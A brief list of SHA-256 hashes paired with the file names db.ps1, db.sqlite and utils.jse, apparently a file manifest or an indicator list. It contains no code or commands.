7cb0cc6800772e240a12d1b87f9b7561412f44f01f6bb38829e84acbc8353b9c db.ps1 5ca26988b37e8998e803a95e4e7e3102fed16e99353d040a5b22aa7e07438fea db.sqlite 1c95496da95ccb39d73dbbdf9088b57347f2c91cf79271ed4fe1e5da3e0e542a utils.jse 2f14ce9e4e8b1808393ad090289b5fa287269a878bbb406b6930a6c575d1f736 db.ps1 b4b3c3ee293046e2f670026a253dc39e863037b9474774ead6757fe27b0b63c1 db.sqlite b38d036bbe2d902724db04123c87aeea663c8ac4c877145ce8610618d8e6571f utils.jse

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